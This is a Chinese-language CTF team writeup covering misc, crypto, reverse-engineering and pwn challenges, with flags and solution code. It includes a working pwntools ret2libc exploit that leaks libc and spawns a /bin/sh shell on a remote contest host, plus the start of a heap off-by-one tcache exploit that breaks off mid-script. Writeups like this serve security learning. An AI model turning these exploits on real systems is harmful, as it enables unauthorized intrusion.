
VOZ 战队 WRITEUP

一、战队信息

战队名称：VOZ
战队排名：21

二、解题情况



一血 二血 三血

VOZ

排名	队伍名称	学校/单位名称	总分	Misc				Crypto			Reverse		PWN		Web		
				签到漫画	whitepic	删除后门用户2	问卷	Classics	AliceAES	easymath	EnterGame	Flip_over	clock_in	journey_story	ezGetFlag	ezFindShell	cyberboard
21	VOZ	郑州大学	1236	56	61	145	56	66	67	110	132	0	111	278	56	98	0

共 1 条 1 前往 1 页

三、解题过程

MISC 1 签到漫画

操作内容：

在四则漫画的最后拿到图片，保存到本地。

接着用 PS 将四张图片贴起来，得到下图：

然后到网站 二维码解码 进行解码，获得：

```
http://weixin.qq.com/r/4BIrMz7ES2M0rXpQ90fy?flag{youthful_and_upward}
```

后面即我们需要的 flag


flag 值：

```
flag{youthful_and_upward}
```

MISC 2 whitepic

操作内容：

下载下来没后缀，hh，识别一下发现是gif，打开啥也没有，盲猜隐写，啥也不会，扔stegslove里面看看吧，经过我精心的瞎点出来了



flag 值:

```
flag{passion_is_the_greatest_teacher}
```

MISC 3 删除后门用户2

操作内容:

后门排查，先用提权脚本扫了一遍，发现了个userdel是suid权限，然后查看一下/etc/passwd，发现backdoor，尝试删除，诶，发现删了过了一会儿又有了，写了个脚本后台一直删，发现只会过check1，应该是定时任务或者后台脚本之类的，定时任务没有权限看和改，ps -a发现个b，嗯，有点可疑，管他呢，kill了试试，欸嘿，过了，应该就是这两个会创建backdoor用户

```
Check1: fix ok
Check2: fix ok
flag{ad6e1d56-05e9-48f6-91e4-7c80f7f30888}ctf@engine-1:/$
```

flag 值:

```
flag{ad6e1d56-05e9-48f6-91e4-7c80f7f30888}
```

MISC 4 问卷

操作说明：

按要求如实填写问卷即可。


flag 值：

```
flag{thank_you_for_your_support}
```

CRYPTO 1 Classics

操作内容：

稍微懂点常识应该就会吧，把加密过程全部换成解密即可



flag 值：

```
flag{2834d185-a1da-4fb1-8bac-59076eb6a634}
```

CRYPTO 2 AliceAES

操作内容：

题目要求我们将Hello, Bob!使用aes加密，输出结果为16进制

AES Encryption Example

You are Alice, and you share the same *key* and *iv* values as Bob.

Your task is to send a message to Bob: ***Hello, Bob!***

Encrypt the message using AES in **CBC** mode and share the encrypted result with Bob in its **HEX** format.

这里给了密钥和偏移量

不安全 | eci-2zee3y0yjodqd3ojlxcp.cloudeci1.ichunqiu.com/key

54561193d02a93cc

不安全 | eci-2zee3y0yjodqd3ojlxcp.cloudeci1.ichunqiu.com/iv

45fc7ba2545aa976

直接在线工具，得出加密结果

AES 加密/解密

运算模式: CBC (密码块链) 填充模式: PKCS7 密钥长度: 128 bits

密钥: Text 54561193d02a93cc

偏移: Text 45fc7ba2545aa976

Hello, Bob!

字符编码: UTF-8 格式: Hex (格式加密表示输出，解密表示输入) 加密 解密 ↕ 交换

916EB28C94DAAE1953E48533243E63BF

输入即得flag

AES Encryption Example

You are Alice, and you share the same *key* and *iv* values as Bob.

Your task is to send a message to Bob: ***Hello, Bob!***

Encrypt the message using AES in **CBC** mode and share the encrypted result with Bob in its **HEX** format.

Ciphertext: 916EB28C94DAAE1953E48533243E63BF Send

Result: flag{0035af47-0fcf-4594-a66f-7c7ea9df9968}

flag 值:

```
flag{0035af47-0fcf-4594-a66f-7c7ea9df9968}
```

CRYPTO 3 easymath

操作内容:

rsa，只不过需要分解n，网站分解不动，观察代码发现有key就行，不会写没事，交给gpt，直接梭


```
package Internet1;

import java.math.BigInteger;
import java.util.Arrays;

public class myInternetDemo1 {
    public static void main(String[] args) {
        BigInteger e = BigInteger.valueOf(65537);
        BigInteger n = new
BigInteger("73924384727538970947206738782748412022249401359007414098539978756259452928659700377710511586544679590881903667870046014195087565369533136916336175715756537753172174874408790088158274490231217797929821779168659885348632568432296378749811558780227422973961952883818796752724136607643815469705655054980069152879413631885647588463251163040382282573829977601839007957772841277653536704163212256563903610427167249741850951478130481058550367322632423839648975242780169981559231489458163099459079608412350454279485780033041985071699765473810361572579462902977542117051551206301999476105189159737885969832
```

```
0651083189969905297963140966329378723373071590797203169830069428503544761584
6941317952431151460005647921004712595944880815716445410772836446667009629534
6007395396525026440197308046776091292460746178331295341903808462680967580799
5463244073984979942740289741147504741715039830341488696960977502423702097709
5640684784772841616459572939086139359740366430299714911021573212385255963488
0739578412058524789936977360934165490880780300746042527183283934159507820032
7677265778582728994058920387721181708105894076110057858324994417035004076234
4181861563404131691543448145829802057323051632748225099823408203011444187895
727388307139257502509250490 59");
        BigInteger c = new
BigInteger("2290437467936748890246535330067012963083519267457698428026363840
9475937974030053427830212322201481791158000642184760712304981610388536585153
5481716236688330600113899345346872012870482410945158758991441294885546642304
0120256851417466494271320630402334489597837305075399644457117892039484789277
5496841448421745192959036425282303443673614893670752649142713491081767629286
5910899256335978084133885301776638189969716684447886272526371596438362601308
7652483271645680102113405407494083374951253931614274938278664348140734142113
5922372429025154532457850154264376745607274824509953826812174161664594250370
0796441269556575769250208333551820150640236503765376932896479238435739865805
0599085328317415881669906104067813195389957125849929284908395578091701892054
5215253402911870015095996526755771256994246243081097705956507729095203175152
8357957124339169562549386600024298334407498257172578971559253328179357443841
4274299040130900620974832221259307423227944508737597199779811712219264399857
8694488499166061282445833947326317496995545318821211624270133048031326428103
3623774772556593174438510101491596667187356827935296256470338269472769781778
5769641309677618973578474876124755346069774332596168575690132709174006875393
4477292421473363365281211974 3");
        int l = 2331;
        BigInteger[] num = new BigInteger[2333];
        Arrays.fill(num, BigInteger.ZERO);
        num[1] = BigInteger.ONE;
        num[2] = BigInteger.ONE;
        num[3] = BigInteger.valueOf(2);
        for (int i = 4; i < 2333; i++) {
            num[i] = num[i - 1].add(num[i - 2]).add(num[i - 3]);
            if (i % 4 == 0) {
                num[i] = num[i].subtract(BigInteger.ONE);
            }
            if (i % 4 == 1) {
                num[i] = num[i].add(BigInteger.ONE);
            }
        }
        // Find next prime
        BigInteger p = num[2331].nextProbablePrime();
        // Calculate q and phi
        BigInteger q = n.divide(p);
        BigInteger phi =
p.subtract(BigInteger.ONE).multiply(q.subtract(BigInteger.ONE));
        // Calculate d
```

```
        BigInteger d = e.modInverse(phi);
        // Decrypt message
        BigInteger m = c.modPow(d, n);
        // Convert to bytes and print
        byte[] output = m.toByteArray();
        System.out.println(new String(output));
    }
}
```



flag 值:

```
flag{77310934-21fa-4ee4-a783-dc1865ebab28}
```

REVERSE 1 EnterGame

操作内容:

```
cipher = [0x5E, 0x13, 0xAA, 0xD3, 0x87, 0x75, 0x2B, 0x7A, 0x1B, 0x16,
          0x04, 0xA3, 0x49, 0x7E, 0x1D, 0xD2, 0x6B, 0x5D, 0x58, 0x40,
          0x5E, 0x44, 0x63, 0x59, 0x48, 0x51, 0x0D, 0x54, 0x5E, 0x58,
          0x55, 0x58, 0xAD, 0x82, 0xAF, 0xDC, 0xE7, 0xAB, 0x58, 0x5D,
          0xCE, 0xC1]
key = [0x38, 0x7F, 0xCB, 0xB4, 0xFC, 0x46, 0x13, 0x4F, 0x22, 0x27,
       0x31, 0xC2, 0x2D, 0x53, 0x25, 0xB4, 0x58, 0x6F, 0x75, 0x74,
       0x67, 0x20, 0x53, 0x74, 0x71, 0x65, 0x6E, 0x67, 0x73, 0x68,
       0x65, 0x6E, 0x9A, 0xE4, 0x9E, 0xB8, 0x86, 0xCF, 0x69, 0x3F,
       0xAA, 0xBC]
```

```python
for i in range(len(cipher)):
    print(chr(cipher[i]^key[i]),end = '')
# flag{385915ad-8f32-49d0-94c3-0067f1dad1bd}
```

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v3; // eax
  int v5[10]; // [rsp+8h] [rbp-138h] BYREF
  _QWORD s2[2]; // [rsp+30h] [rbp-110h] BYREF
  _QWORD v7[4]; // [rsp+40h] [rbp-100h] BYREF
  char s[112]; // [rsp+60h] [rbp-E0h] BYREF
  char s1[104]; // [rsp+D0h] [rbp-70h] BYREF
  unsigned __int64 v10; // [rsp+138h] [rbp-8h]

  v10 = __readfsqword(0x28u);
  puts("Welcome to the Youth Cybersecurity Challenge!");
  s2[0] = 0x7A2B7587D3AA135ELL;
  s2[1] = 0xD21D7E49A304161BLL;
  qmemcpy(v7, "k]X@^DcYHQ", 10);
  *(_QWORD *)((char *)&v7[1] + 2) = 0x82AD5855585E540DLL;
  *(_QWORD *)((char *)&v7[2] + 2) = 0xC1CE5D58ABE7DCAFLL;
  puts("Please enter the password to start the game:");
  fgets(s, 100, _bss_start);
  s[strcspn(s, "\n")] = 0;
  BYTE1(v5[9]) = 0;
  HIWORD(v5[9]) = 0;
  strcpy((char *)v5, "01234567Youth Strengthens the Nation");
  v3 = strlen(s);
  chacha20_encrypt(&v5[2], v5, s, s1, v3);
  if ( !memcmp(s1, s2, 0x2AuLL) )
  {
    puts("Password correct, you may start the game.");
    puts("With my strength, I secure the cyber frontier!");
  }
  else
  {
    puts("Incorrect password, cannot start the game.");
  }
  return 0;
```

对称加密

s1为对输入（flag）加密后的数据，
s2为密文

```
unsigned __int64 __fastcall chacha20_encrypt(_DWORD *a1, int *a2, char *a3, char *a4, int a5)
{
  int i; // [rsp+38h] [rbp-98h]
  int j; // [rsp+3Ch] [rbp-94h]
  _DWORD v11[12]; // [rsp+40h] [rbp-90h] BYREF
  int v12; // [rsp+70h] [rbp-60h]
  int v13; // [rsp+74h] [rbp-5Ch]
  int v14; // [rsp+78h] [rbp-58h]
  int v15; // [rsp+7Ch] [rbp-54h]
  _BYTE v16[72]; // [rsp+80h] [rbp-50h] BYREF
  unsigned __int64 v17; // [rsp+C8h] [rbp-8h]

  v17 = __readfsqword(0x28u);
  qmemcpy(v11, "expand 32-byte k", 16);
  v11[4] = *a1;
  v11[5] = a1[1];
  v11[6] = a1[2];
  v11[7] = a1[3];
  v11[8] = a1[4];
  v11[9] = a1[5];
  v11[10] = a1[6];
  v11[11] = a1[7];
  v12 = 0;
  v13 = 0;
  v14 = *a2;
  v15 = a2[1];
  for ( i = 0; i < a5; i += 64 )
  {
    chacha20_block(v16, v11);
    ++v12;
    for ( j = 0; j <= 63 && a5 > i + j; ++j )
      a4[i + j] = v16[j] ^ a3[i + j];
  }
  return v17 - __readfsqword(0x28u);
}
```

相当于对v16（key）进行初始化操作

加密逻辑就是异或，把密文和key提取出来进行异或就行

断点设在这个地方，动态调试的时候，key初始化已完成，密文也可以直接提取出来，异或就得到flag

flag 值：

```
flag{385915ad-8f32-49d0-94c3-0067f1dad1bd}
```


PWN 1 clock_in

操作内容：

没啥好说的，简简单单，ret2libc3板子一把梭

```
from pwn import *
context(log_level='debug', arch='amd64', os='linux')
io = remote("123.56.237.38", 20488)
# io = process("./pwn")
elf = ELF("./pwn")
libc = ELF("./libc.so.6")
# libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
pop_rdi_ret=0x4011c5
pop_ret=0x40101a
puts_plt_addr=elf.plt['puts']
```

```
puts_got_addr=elf.got['puts']
main_addr=0x401090
payload1=b'\x00'*0x48+p64(pop_rdi_ret)+p64(puts_got_addr)+p64(puts_plt_addr)
+p64(pop_ret)+p64(main_addr)
# gdb.attach(io)
io.sendline(payload1)
# pause()
puts_addr=u64(io.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
print(hex(puts_addr))
libc_base=puts_addr-libc.symbols["puts"]
system=libc_base+libc.symbols["system"]
binsh=libc_base+next(libc.search(b"/bin/sh"))
payload2 = b'\x00'*0x48+p64(pop_ret)+p64(pop_rdi_ret)+p64(binsh)+p64(system)
#这里使用栈对齐
# gdb.attach(io)
io.send(payload2)
io.interactive()
```



flag 值:

```
flag{e7d3ec92-d6ae-4f7d-a345-d3fdab1167bc}
```

PWN 2 journey_story

操作内容:

非常好的题目，不过美中不足，网上有过类似的了。2.31 off by one，构造堆风水泄露libc地址，然后堆块重叠修改tcache执行hook改成system即可

```
from pwn import *
from pwncli import *
from ctypes import *
def s(a):
```

```
    p.send(a)
def sa(a, b):
    p.sendafter(a, b)
def sl(a):
    p.sendline(a)
def sla(a, b):
    p.sendlineafter(a, b)
def li(a):
    print(hex(a))
def r():
    p.recv()
def pr():
    print(p.recv())
def rl(a):
    return p.recvuntil(a)
def inter():
    p.interactive()
def get_32():
    return u32(p.recvuntil(b'\xf7')[-4:])
def get_addr():
    return u64(p.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
# def get_sb():
#     return libc_base + libc.sym['system'], libc_base +
next(libc.search(b'/bin/sh\x00'))
def debug():
    gdb.attach(p)

context(os='linux',arch='amd64',log_level='debug')
libc = ELF('libc-2.31.so')
elf = ELF('./pwn')
# p = process(["/home/xudongxin/桌面/glibc-all-in-one/libs/2.23-
0ubuntu11.3_amd64/ld-linux-x86-64.so.2", "/home/xudongxin/桌面/glibc-all-in-
one/libs/2.23-0ubuntu11.3_amd64/pwn"],env={"LD_PRELOAD":"./libc.so.6"})
p = remote("101.200.61.16", 32901)

def add(size, content):
    sla(b"option: ", b"1")
    sla(b"0xb0): ", str(hex(size)).encode())
    sla(b"racters): ", content)
def free(idx):
    sla(b"option: ", b"2")
    sla(b': ', str(idx))
def show(idx):
```

